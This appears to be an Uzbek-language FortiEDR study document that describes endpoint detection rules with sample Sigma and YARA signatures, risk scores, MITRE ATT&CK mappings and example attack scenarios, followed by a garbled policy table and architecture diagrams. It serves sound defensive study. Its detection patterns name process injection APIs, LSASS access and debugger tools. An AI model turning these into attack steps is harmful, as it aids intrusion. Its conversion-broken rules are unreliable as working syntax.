42.	Bruteforce Attempt Detected (Bruteforce parolni taxmin qilish orqali tizimga kirishga urinish aniqlandi)	Funksiyaga tarif: "Bruteforce Attempt Detected" — bu EDR funksiyasi boʻlib, foydalanuvchi hisobiga nisbatan parollarni ketma-ket yoki avtomatlashtirilgan tarzda sinab koʻrish (brute-force) harakatlarini aniqlaydi. Bu hujum turi odatda autentifikatsiyani buzib tizimga ruxsatsiz kirishga qaratilgan. Vazifasi Login urinishlaridagi shubhali faollikni aniqlash: koʻp sonli xatoliklar, qisqa vaqt ichida ketma-ket urinishlar. Kirish siyosatini buzish holatlarini toʻxtatish. Hujumning erta bosqichida (credential access) tahdidni aniqlash va ogohlantirish berish.	Loging, Enabled	Aniqlash uchun qanday qoidalar yozish mumkinligi: Sigma qoidasi (Windows security logs): detection: selection: EventID: 4625 Status: - "0xC000006A" # Wrong password - "0xC0000234" # Account locked condition: selection count >= 10 within 5m VARA-like tarmoq signaturasi misoli: rule Bruteforce_NTLM_FailedLogins { strings: \$a = "STATUS_LOGON_FAILURE" \$b = "NTLM_AUTH" condition: # multiple failed login attempts detected # this is a conceptual rule – usually used in SIEM # real implementation would be correlation-based any of them

Aniqlash mexanizmlari / metodlari:

Mexanizm turi	Tavsifi	
Event log tahlili	Windows loglaridagi Event ID 4625 (Login failure), 4771, 529, 529 kabi holatlar monitoring qilinadi.	
Threshold- based detection	Muayyan IP, foydalanuvchi yoki tizimga nisbatan belgilangan vaqtda koʻp login xatoliklari aniqlanadi (masalan, 5 daqiqada 10 marta xato).	
Behavioral profiling	Login urinishining vaqt, joy, qurilma va interfeysdagi farqlari tahlil qilinadi.	
Network traffic analysis	Kerberos, NTLM, RDP yoki VPN orqali sodir boʻlgan autentifikatsiya tahlil qilinadi.	
Process correlation	cmd.exe, powershell.exe, yoki avtomatlashtiruvchi skriptlar orqali login urinishlari.	

,

Risk Scoring:

Faktor	Ball	
1 IP'dan 10+ xato urinishlar	3	
Bir foydalanuvchi uchun koʻp sinov	2	
Script/automatizatsiya asosida boʻlishi		
Kirishga muvaffaqiyatli urinish boʻlsa		
Umumiy risk score: 6–9 ball → Yuqori xavf (High Risk)		

Umumiy risk score: 6–9 ball → Yuqori xavf (High Risk) Ayniqsa muvaffaqiyatli kirish yoki lateral harakat aniqlansa — bu critical deb qaraladi.

MITRE ATT&CK Mapping:

MITRE ID	Technique	Tavsifi		
T1110	Brute Force	Parollarni avtomatik/probiravoy sinash		
T1110.001	Password Guessing	Foydalanuvchi parolini taxmin qilish		
T1110.003	Password Spraying	Koʻp foydalanuvchiga bitta parolni sinab koʻrish		

Misol holatlar:

- Misol 1: 192.168.1.102 IP-manzildan 5 daqiqada admin foydalanuvchiga 30 ta xato login urinishlari (Event ID 4625).
- Misol 2: powershell.exe orqali yaratilgan skript orqali net use

				\\domain\share buyruqlari 10 marta xato parol bilan bajarilgan. • Misol 3: RDP login urinishlari 15 marta ketma-ket notoʻgʻri boʻlgan — kirishga muvaffaq boʻlinganida sessiya 10 daqiqa davom etgan. Xulosa: "Bruteforce Attempt Detected" funksiyasi — bu credential hujumlarning eng an'anaviy, ammo samarali boʻlgan turini erta bosqichda aniqlash uchun juda muhim. Bu hodisani doimiy monitoring, threshold-based aniqlash va foydalanuvchi profilingi bilan qoʻllab-quvvatlash kerak. EDR bu jarayonni SIEM, SOAR, va Active Directory monitoring bilan integratsiyalash orqali kuchaytirishi mumkin.
43.	Debugged Process - Connection from a Debugged Process	Funksiyaga tarif: "Debugged Process" — bu EDR funksiyasi boʻlib, tizimda ishga tushgan jarayon (process) odatiy ishlash tartibidan chetga chiqqani va unga debugger (nosozlik aniqlovchi vosita) ulanganini aniqlaydi. Debug qilingan jarayonlar, koʻpincha, ekspluatatsiya qilish, injektsiya qilish, yoki antiviruslarni aylanib oʻtish uchun ishlatiladi. Vazifasi Malware yoki APT tomonidan foydalanuvchi jarayonlariga debug orqali kirishga urinishlarni aniqlash. Reverse engineering, credential extraction yoki hooking holatlarini oldini olish. Normal holatda debugging faqat ishlab chiquvchi tomonidan	Loging, Enabled	Aniqlash uchun qanday qoidalar yozish mumkinligi YARA qoidasi (jarayonda debugger belgilarini aniqlash): rule DebuggerPresence { meta: description = "Detects presence of debugger in a process" strings: \$a = "IsDebuggerPresent" \$b = "CheckRemoteDebuggerPresent" condition: any of them } Sigma qoidasi (jarayon monitoringi): detection: selection: EventID: 4688 NewProcessName contains: - "ollydbg.exe" - "x64dbg.exe"

qoʻllaniladi — bu sababli ishchi tizimda u odatiy emas.

Aniqlash mexanizmlari / metodlari:

Metod turi	Tavsifi	
API call monitoring	IsDebuggerPresent(), CheckRemoteDebuggerPresent(), NtQueryInformationProcess() orqalitekshiruvlar	
Process access check PROCESS_ALL_ACCESS, DEBUG_PROCESS, PROCESS_VM_RE kabi ruxsatlar bilan boshqa jarayonga kirish		
Windows Event Logs	Event ID 4688, 592 — debugger bilan bogʻliq jarayonlar	
Handle tracing	Processlar oʻrtasidagi debugging bogʻlanmalarni tahlil qilish	
Tarmoq monitoring	Debugged jarayon tarmoq bilan ishlayotgan boʻlsa — C2 aloqasi ehtimoli ortadi	

- "windbg.exe" condition: selection

Risk Scoring:

Faktor		
Debugger bilan faol jarayon mavjudligi		
Debugger system jarayonlarga ulangan		
Debugged process tarmoqqa ulangan		
Jarayon imzosiz yoki shubhali joydan ishlagan		
Umumiy risk ball: 7–9 → Yuqori xavf (High Risk)		

MITRE ATT&CK Mapping:

MITRE ID	Technique	Tavsifi
T1055.001	Process Injection: Dynamic Link Injection	Debug orqali kod kiritish yoki DLL yuklash
T1003.001	Credential Dumping: LSASS Memory	LSASS'ni debug qilib parol olish
T1106	Native API	Past darajadagi API orqali debugging va injektsiya
T1071	Application Layer Protocol	Debuglangan jarayon orqali C2 bilan aloqaga kirish

Misol holatlar

• Misol 1: explorer.exe jarayoniga x64dbg.exe ulangan va undan keyin powershell.exe ishga tushirilgan.

• Misol 2: lsass.exe jarayoniga PROCESS_ALL_ACCESS ruxsati bilan ulanmoqchi boʻlgan svchost.exedan farqli child jarayon aniqlangan.

				Misol Debug qilinayotgan jarayon tarmoqga ulanmoqda (cmd.exe + curl yoki powershell Invoke-WebRequest). Xulosa: "Debugged Process" — EDR uchun zaifliklardan foydalanish (exploit) va past darajadagi xotira manipulyatsiyasini aniqlashga moʻljallangan ilgʻor tahdid indikatoridir. Real hayotda bu usullar credential dumping, antivirus bypass, va shellcode injection hujumlarining ajralmas qismi hisoblanadi. Bunday hodisa aniqlansa, zudlik bilan izolyatsiya qilish va tizimga forensik tahlil oʻtkazish zarur.
44.	Dynamic Code - Malicious Runtime Generated Code Detected	Funksiyaga tarif: Bu funksiya tizimda ishlayotgan jarayon tomonidan real vaqt (runtime) davomida yangi kod yaratilganini va ijroga tayyorlanganini aniqlaydi. Dynamic code — bu statik faylda mavjud boʻlmagan, jarayon ish davomida xotiraga yozib bajariladigan kod boʻlib, koʻpincha fileless malware, shellcode injection, yoki bypass texnikalarida ishlatiladi. Vazifasi Tizimda diskda mavjud boʻlmagan, ammo xotirada ishlayotgan kodni aniqlash. Memory injection, obfuscation, code staging, va runtime decryption texnikalariga qarshi kurashish. Xavfli boʻlishi mumkin boʻlgan, YARA yoki antiviruslar bilan aniqlanmaydigan hujumlarni toʻxtatish. Aniqlash mexanizmlari / metodlari:	Monitoring or Block, Enabled	Aniqlash uchun qanday qoidalar yozish mumkinligi YARA qoidasi (jarayonda debugger belgilarini aniqlash): rule DynamicShellcode { strings: \$a = { 60 BE ?? ?? ?? ?? 8B F0 FC } // stack shellcode pattern \$b = "VirtualAlloc" \$c = "CreateRemoteThread" condition: any of them } Sigma qoidasi (jarayon monitoringi): detection: selection: selection: EventID: 1 Image: "*\\powershell.exe" CallTrace contains: - "VirtualAlloc" - "WriteProcessMemory"

Aniqlash metodi	Tavsifi	
Memory region scanning	Jarayonlar xotirasida RWX (Read- Write-Execute) huquqli segmentlarni izlaydi.	
API call monitoring	VirtualAlloc, WriteProcessMemory, NtProtectVirtualMemory, CreateThread, ShellExecuteA kabi chaqiruvlar	
Entropy analysis Shifrlangan yoki pack qilingan kodni topish uchun xotira segmentlarining entropiyasini baholaydi.		
Heuristics + ML model	Kod yaratilgach darhol bajarilganini, tarmoqga chiqishni yoki boshqa jarayonni chaqirganini kuzatadi.	
Inline hooking detection	Legit jarayonlarga kod kiritilganini aniqlaydi (masalan, explorer.exe ichida kod injektsiya qilingan).	

- "NtProtectVirtualMemory" condition: selection

Risk Scoring:

Xatti-harakat		
VirtualAlloc + shellcode yozilgan + bajarilgan		
RWX segmentlar aniqlangan		
Kod tarmoqga ulanish yoki injektsiya qilgan		
Parent jarayon shubhali (rundll32, mshta, wscript)		
Umumiy risk score: 7–10 → Yuqori–Kritik xavf		

MITRE ATT&CK Mapping:

MITRE ID	Technique	Tavsifi	
T1055	Process Injection	Boshqa jarayonga runtime code yozish	
T1059	Command and Scripting Interpreter	Dinamik tarzda bajarilayotgan scriptlar (masalan, PowerShell)	
T1027	Obfuscated Files or Information	Kodni yashirish va keyin ochish	
T1203	Exploitation for Client Execution	Dinamik ekspluatatsiya kodlari	
T1499	Endpoint Denial of Service (baˈzida)	Xotirani toʻldirish orqali DoS yaratish	

Misol holatlar

• Misol 1: powershell.exe orqali VirtualAlloc va WriteProcessMemory ishlatilgan, keyin CreateThread orqali injektsiya qilingan shellcode ishga tushirilgan.

 Misol
 explorer.exe ichida RWX xotira segmenti aniqlanib, unda kod ishlayotganligi aniqlangan.

				Misol mshta.exe orqali Base64 formatdagi kod dekod qilingan va xotirada bajarilgan. "Dynamic Code – Malicious Runtime Generated Code Detected" funksiyasi — fileless hujumlar, shellcode injection va evasive malwarega qarshi kurashda EDR'ning eng muhim komponentlaridan biridir. Bunday tahdidlar an'anaviy antiviruslar tomonidan koʻrilmaydi. Shu sababli bu funksiya memory-level monitoring, real-time behavioral analysis, va qoidaviy aniqlash kombinatsiyasi asosida ishlashi shart. Yuqori xavfli holatlarda darhol karantinga olish, izolyatsiya qilish, va incident response (IRP) boshlash zarur.
45.	Executable Format - Bad Executable File Format	Funksiyaga tarif Bu funksiya EDR tomonidan notoʻgʻri yoki buzilgan bajariladigan (executable) fayl formatini aniqlash uchun ishlatiladi. PE (Portable Executable) formatidan chetga chiqqan, qasddan buzilgan yoki notoʻgʻri strukturaga ega fayllar odatda antiviruslarni chalgʻitish, sandboxdan qochish, yoki exploitlar ishlatish uchun qoʻllaniladi. Vazifasi Tizimdagi standartga mos boʻlmagan yoki manipulyatsiyalangan .exe, .dll, .sys fayllarni aniqlash. Fayl strukturasi orqali antiviruslardan yashirinadigan zararli ob'ektlarni fosh qilish. Faylni ishga tushirishdan oldin tekshiruv orqali zararli yuklama yoki ekspluatatsiyani oldini olish.	Monitoring or Block, Enabled	Aniqlash uchun qanday qoidalar yozish mumkinligi: YARA qoidasi – PE struktura boʻyicha: rule BadExecutableFormat { meta: description = "Detects malformed or suspicious PE files" condition: uint16(0) != 0x5A4D or uint32(0x3C) > filesize or filesize < 512 or not pe.is_pe } Sigma qoidasi – fayl nomi va kengaytmasi boʻyicha (SIEM uchun): detection: selection:

Aniqlash mexanizmlari / metodlari:

Aniqlash usuli	Tavsifi	
PE header verification	DOS header (MZ), PE signature (PE\0\0), Section table, Import table strukturasi tekshiriladi.	
Entropy analysis	Fayl segmentlari gʻalati shifrlangan yoki compress qilinganmi — aniqlanadi.	
Format mismatch detection	. exe fayl kengaytmasi bor, lekin format .pdf yoki .jpg ga oʻxshagan boʻlsa.	
Suspicious stub detection	Faylda UPX, Null, Fake overlay, packer marker kabi notoʻgʻri yoki yashirin yuklovchi mavjudligi.	
Signature mismatch	Fayl imzosi mavjud emas yoki strukturasi bilan mos emas.	

FileName|endswith: ".exe" FileExtensionMismatch: true

condition: selection

Risk Scoring:

Holat		
PE header noto'g'ri yoki noto'liq		
Faylning segmentlari notoʻgʻri tashkil etilgan		
Format-kengaytma mos emas (masalan, .exe lekin PDF)		
Fayl UPX yoki maxfiy stub bilan pack qilingan		

Umumiy risk score: 6-8 ball \rightarrow O'rta-yuqori xavf (Medium-High Risk) Bu fayllar ko'pincha antimalware tizimlarini aldash, sandboxdan qochish uchun ishlatiladi.

MITRE ATT&CK Mapping

MITRE ID	Technique	Tavsifi
T1204.002		Foydalanuvchi buzilgan .exe faylni ishga tushiradi
T1036.005	Masquerading: Match Legitimate Name or Location	Fayl oʻzini ishonchli faylga oʻxshatadi
T1027	Obfuscated Files or Information	Fayl tuzilmasi buzilgan yoki yashirilgan
T1140	Deobfuscate/Decode Files or Information	Fayl ichida yashirin kod segmentlari aniqlanadi

Misol holatlar

Misol

 invoice.exe — kengaytmasi .exe, lekin fayl aslida PDF fayl tuzilmasiga ega. Fayl ochilayotganda malicious dropper ishga tushadi.

			 Misol Fayl UPX bilan qadoqlangan, lekin UPX imzosi notoʻgʻri yozilgan — bu packer'ni aniqlashni qiyinlashtiradi. Misol Sarlavhasi notoʻgʻri joylashgan — debugger va sandbox'lar chalkashadi. Wulosa "Bad Executable File Format" funksiyasi — bu EDR'ning statik analiz darajasida ishlaydigan xavfsizlik qatlamidir, u zararli fayllarning yashirin tuzilmalarini aniqlab, ularni ijroga chiqmasdan oldin bloklaydi. Bu funksiya obfuscation, sandbox evasion, va zero-day dropper'larga qarshi samarali himoya beradi. Threat hunting va binary forensics jarayonlarida ham katta yordam beradi.
46.	Executable Stack - A Stack with Executable Code	Monitoring or Block, Enabled	
47.	Executed Program has no installer	Monitoring or Block, Enabled	
48.	Fake Critical Program - Program Attempted to Hide as a Service	Monitoring or Block, Enabled	
49.	Fake Packer - A Fake Known Packer Detected	Monitoring or Block, Enabled	
50.	Hidden Process - Connection Attempt from a Hidden Process	Monitoring or Block, Enabled	
51.	Injected Executable - Connection	Monitoring or Block, Enabled	

		1	
	Attempt from an		
	Injected Executable		
52.	Injected Process -	Monitori	ng
	Process Created	or Block	
	from an Injected	Enabled	
	Thread		
53.	Injected Thread -	Monitori	ng
33.	Connection from an	or Block	
		Enabled	
	Injected Thread	M ·	
54.	Invalid Checksum -	Monitori or Blocl	
	Connection Attempt	Enabled	
	from Application		
	with Invalid		
	Checksum		
55.	Invalid Execution -	Monitori	
	Code Executed from	or Block Enables	, and the second
	an Invalid Memory	Endote	
	Location		
56.	Invalid Pointer -	Monitori	
	Invalid Stack	or Block	
	Pointer Value	Enabled	
57.	Kernel Injection -	Monitori	ng
37.	Code Injected from	or Block	,
	Kernel to User	Enabled	
	Mode		
58.		Monitori	ng .
38.	Keylogging Activity	or Block	
	Detected	Enabled	
59.	Known Packer -	Monitori or Blocl	
	Activity by an	Enable	
	Application packed		
	by a Known Packer		
	was detected		
60.	Malicious File	Monitori	
	Detected	or Block	
	Dettetta	Enabled	

62.	Malicious Process - A Process is Interfering with Collector's Operation Malicious Website Detected - Attempt to access a malicious	Monitoring or Block, Enabled Monitoring or Block, Enabled
	website, domain or IP address	
63.	Modified Executable - Connection from an In-Memory Modified Executable	Monitoring or Block, Enabled
64.	Network Scanning Attempt Detected	Loging, Enabled
65.	Non-standard Communication - Use of non-standard communication method detected	Monitoring or Block, Enabled
66.	PUP - Potentially Unwanted Program	Monitoring or Block, Enabled
67.	Partially Mapped - Partially Mapped Executable File on Stack	Loging, Enabled
68.	Privilege Escalation Exploit Detected - A malicious escalation of privileges was detected	Monitoring or Block, Enabled
69.	Process Hollowing - Process Code Was Replaced	Monitoring or Block, Enabled

70.	Process Injection - Entry Point Modification Detected Protected System	Monitoring or Block, Enabled Monitoring
	Configuration - Modification Attempt of Protected Configuration	or Block, Enabled
72.	Stack Pivot - Stack Pointer is Out of Bounds	Monitoring or Block, Enabled
73.	Stack Tampering - Stack Collection Interrupted	Monitoring or Block, Enabled
74.	Suspicious Application - Connection Attempt from a Suspicious Application	Monitoring or Block, Enabled
75.	Suspicious Macro - A macro has performed suspicious actions	Monitoring or Block, Enabled
76.	Suspicious Packer - Activity by an Application packed by a Suspicious Packer was detected	Monitoring or Block, Enabled
77.	Suspicious Script Execution - A script was executed in a suspicious context	Monitoring or Block, Enabled
78.	Tampered Executable - Critical	Monitoring or Block, Enabled

	Executable was		
	Tampered With		
79.	Unconfirmed	Monito	ring
,,,,	Executable -	or Blo	
	Executable File	Enabl	ed
	Failed Verification		
	Test		.
80.	Unmapped	Monito or Blo	ring
	Executable -	Enabl	
	Executable File		
	Without a		
	Corresponding File		
	System Reference		
81.	Writable Code -	Monito	ring
61.	Identified an	or Blo	rk,
		Enabl	ed
	Executable with		
	Writable Code		
		Ransomware Preve	ntions
	Debugged Process -	Login	
	Connection from a	Enabl	ed
	Debugged Process		
		Monito	ing .
	Disk encryption	or Blo	
	attempt detected -	Enabl	ed
	Suspicious full disk		
	encryption was		
	detected		
	Dynamic Code -	Monito	ring
	Malicious Runtime	or Blo Enabl	
	Generated Code	Eliaoi	
	Detected		
	Executable Format -	Monito	ring
	Bad Executable File	or Blo	sk,
		Enabl	ed
1	Format		

Executable Stack - A Stack with Executable Code Executed Program has no installer Fake Critical Program - Program Attempted to Hide as a Service Fake Packer - A	Monitorir or Block Enabled Monitorir or Block Enabled Monitorir or Block Enabled Monitorir	, g ,
Executable Code Executed Program has no installer Fake Critical Program - Program Attempted to Hide as a Service	Enabled Monitorir or Block Enabled Monitorir	ng ,
Executed Program has no installer Fake Critical Program - Program Attempted to Hide as a Service	Monitorii or Block Enabled Monitorii	ng ,
has no installer Fake Critical Program - Program Attempted to Hide as a Service	or Block Enabled Monitoria	,
has no installer Fake Critical Program - Program Attempted to Hide as a Service	Enabled Monitorii	
Fake Critical Program - Program Attempted to Hide as a Service	Monitoria	
Program - Program Attempted to Hide as a Service		ng
Attempted to Hide as a Service	or Block	
as a Service	Enabled	
	Monitoria	
Fake Known Packer	or Block	
Detected	Enabled	
	Monitoria	
File Encryptor -	or Block	
Suspicious file	Enabled	
modification		
Hidden Process -	Monitorin	
Connection Attempt		
	Eliabled	
	Monitoria	ισ
	or Block	
	Enabled	
Injected Executable		
Injected Process -	Monitorin	
Process Created		'
	Eliabled	
	Monitoria	ις
	or Block	,
	Enabled	
Invalid Checksum -	Enabled	
Invalid Checksum - Connection Attempt from Application	1	
Connection Attempt from a Hidden Process Injected Executable - Connection Attempt from an Injected Executable Injected Process - Process Created from an Injected Thread Injected Thread - Connection from an Injected Thread	Monitoria or Block Enabled Monitoria or Block Enabled Monitoria or Block Enabled Monitoria or Block Enabled	


with Invalid		
Checksum		
Invalid Execution -	Monitoring	
Code Executed from	or Block,	
an Invalid Memory	Enabled	
Location		
Invalid Pointer -	Monitoring	
	or Block,	
Invalid Stack	Enabled	
Pointer Value		
Kernel Injection -	Monitoring or Block,	
Code Injected from	Enabled	
Kernel to User		
Mode		
Known Packer -	Monitoring	
Activity by an	or Block, Enabled	
Application packed	Enabled	
by a Known Packer		
was detected		
Malicious File	Monitoring	
Detected	or Block,	
	Enabled	
Malicious Process -	Monitoring or Block,	
A Process is	Enabled	
Interfering with		
Collector's		
Operation		
Modified Executable	Monitoring	
- Connection from	or Block, Enabled	
an In-Memory	Enabled	
Modified Executable		
PUP - Potentially	Monitoring	
Unwanted Program	or Block,	
	Enabled	
Partially Mapped -	Loging, Enabled	
Partially Mapped	2	
Executable File on		
Stack		

Privilege Escalation	Monitoring	
Exploit Detected - A	or Block, Enabled	
malicious escalation	Enabled	
of privileges was		
detected		
	N	
Process Hollowing -	Monitoring or Block,	
Process Code Was	Enabled	
Replaced		
Process Injection -	Monitoring	
Entry Point	or Block,	
Modification	Enabled	
Detected		
	Monitoring	
Stack Pivot - Stack	or Block,	
Pointer is Out of	Enabled	
Bounds		
Stack Tampering -	Loging,	
Stack Collection	Enabled	
Interrupted		
Suspicious	Monitoring	
Application -	or Block,	
	Enabled	
Connection Attempt		
from a Suspicious		
Application		
Suspicious Packer -	Monitoring	
Activity by an	or Block, Enabled	
Application packed	Enaorea	
by a Suspicious		
Packer was detected		
Tampered Tampered	Monitoring	
	or Block,	
Executable - Critical	Enabled	
Executable was		
Tampered With		
Unconfirmed	Monitoring	
Executable -	or Block, Enabled	
Executable File	Lilaultu	


Failed Verification Test	
	Monitoring
Unmapped	or Block,
Executable -	Enabled
Executable File	
Without a	
Corresponding File	
System Reference	
Writable Code -	Monitoring on Pleak
Identified an	or Block, Enabled
Executable with	
Writable Code	
	Device Control
USB Application	Monitoring Plant
Specific Device	or Block, Enabled
Detected	
USB Audio Device	Monitoring
Detected	or Block, Enabled
USB Audio/Video	Monitoring Monitoring
Device Detected	or Block,
	Enabled Monitoring
USB Base Class	or Block,
Device Detected	Enabled Enabled
USB Billboard	Monitoring
Device Detected	or Block, Enabled
USB CDC-Data	Monitoring
Device Detected	or Block, Enabled
USB	Monitoring Monitoring
Communications	or Block,
and CDC Control	Enabled
Device Detected	Monitoring
USB Content	or Block,
Security Device	Enabled
Detected	


USB Diagnostic Device Detected	Monitoring or Block,	
USB Hub Detected	Enabled Monitoring or Block,	
	Enabled	
USB Human	Monitoring or Block,	
Interface Control	Enabled	
Device Detected		
USB Mass Storage	Monitoring or Block,	
Device Detected	Enabled	
USB Miscellaneous	Monitoring	
Device Detected	or Block, Enabled	
USB Personal	Monitoring	
Healthcare Device	or Block,	
Detected	Enabled	
USB Physical	Monitoring	
Device Detected	or Block,	
	Enabled	
USB Printer	Monitoring or Block,	
Detected	Enabled	
USB Smart Card	Monitoring	
Detected	or Block, Enabled	
USB Still Imaging	Monitoring	
Device Detected	or Block,	
	Enabled Monitoring	
USB Type-C Bridge Device Detected	or Block,	
	Enabled	
USB Unknown	Monitoring or Block,	
Device Detected	Enabled	
USB Vendor	Monitoring	
Specific Device	or Block, Enabled	
Detected		
USB Video Detected	Monitoring	
	or Block, Enabled	
USB Wireless	Monitoring	
Controller Device	or Block,	
Detected	Enabled	
Detected		

	Application Control			
Blocklist - Execution attempt of an application that is included in your blocklist	Monitoring or Block, Enabled			
	eXtended Detection			
Suspicious activity Detected				
Suspicious authentication activity Detected				
Suspicious email activity Detected				
Suspicious network activity Detected				
	Path Management			

↑
++
FortiEDR Collector
(EDR Agent)
++
↑
++
Endpoint Devices:
- Workstations
- Laptops
- Servers
++

☐ Alohida izohlar:

Collector Agent – Har bir endpointda oʻrnatiladi va real vaqtli tahdidlarni yigʻadi.

Aggregator – Koʻplab agentlardan kelayotgan trafikni konsolidatsiya qiladi (katta tarmoqlarda ishlatiladi).

Manager – FortiEDR'ning boshqaruv paneli (veb interfeys), barcha siyosatlar, sozlamalar va hisobotlar shu yerda.

Core Engine – Tahlil qilish, korrelyatsiya qilish, va avtomatik javob choralarini koʻrish moduli.

FortiAnalyzer – Jurnal va hisobotlarni uzoq muddat saqlaydi.

FortiSIEM – Tizimdagi hodisalarni keng koʻlamli SIEM orqali boshqarish.


FortiSandbox – Noma'lum fayllar va jarayonlarni izolyatsiya qilingan muhitda ishlatib tahlil qiladi.

Internet – Fortinet'ning tahdid razvedka manbalaridan (threat intelligence) foydalanadi (FortiGuard services).

```
+----+
        | Local Threat |
        \mid Intelligence DB \mid \leftarrow (YANGILANADIGAN MAHALLIY BAZA)
        +----+
        | EDR Manager | ← (Mahalliy boshqaruv paneli)
        | (Web Interface) |
        +----+
  +----+
Aggregator | ← (Ixtiyoriy, yirik | FortiAnalyzer
 Server | muhitlarda) | (Log Server)
                     +----+
+----+
Collector Agents| ← (Endpointlarga o'rnatilgan EDR agentlari)
 (Endpoints)
+----+
```

Endpoints:

- Windows/Linux Servers
- Workstations
- POS/Kiosk Terminals

With Fortinet Fabric Integration

Manager

EDR ning yig'ilgan ma'lumotlarni taxlil qilish tandartlari, frameworklar va metodologiyalar keltirilgan:

1. MITRE ATT&CK Framework

Eng keng tarqalgan asosiy standart — bu MITRE ATT&CK. EDR ushbu modelga asoslanib tahdidlarni quyidagi bosqichlar boʻyicha baholaydi:

Bosqich	Tavsifi
Initial Access	Endpointga qanday kirilgan (phishing, RDP, USB)
Execution	Qanday zararli kod ishga tushirilgan
Persistence	Tizimda oʻzini qanday saqlab qolgan
Privilege Escalation	Admin boʻlishga urinishlar
Defense Evasion	Antivirustan yashirinishga urinish
Credential Access	Parollarni yigʻish faoliyati
Discovery	Tarmoqdagi boshqa resurslarni oʻrganish
Lateral Movement	Boshqa qurilmalarga oʻtish
Command and Control (C2)	Tashqi boshqaruv serveriga ulanish
Exfiltration	Ma'lumotni chiqarib yuborish
Impact	Zarar yetkazish (masalan, ransomware)

2. IOC/IOA – Indicators of Compromise / Attack

EDR'lar loglar, xotira, protsesslar, fayllar va boshqa obyektlarni tekshiradi:

Element	Misollar
File Hash	SHA256, MD5 hash'lar — zararli faylmi?
Domain/IP	Mashhur C2 serverlar bilan aloqa bormi?
Process Tree	Qanday protsesslar kimdan tugʻilgan
Registry Changes	Windows registrida shubhali oʻzgarishlar
Memory Injection	Legit protsessga zararli kod "singdirilganmi"
Parent/Child Process Relation	Masalan: Word.exe → cmd.exe → powershell.exe

3. YARA Rules / Custom Signatures

YARA qoidalari yordamida fayl, protsess, yoki xotira boʻyicha maxsus signaturalar aniqlanadi.

Bu qoida mos keladigan strukturaviy yoki bayt-matnli namunalar asosida ishlaydi.

Misol: "if \$a in memory and \$b in file then alert"

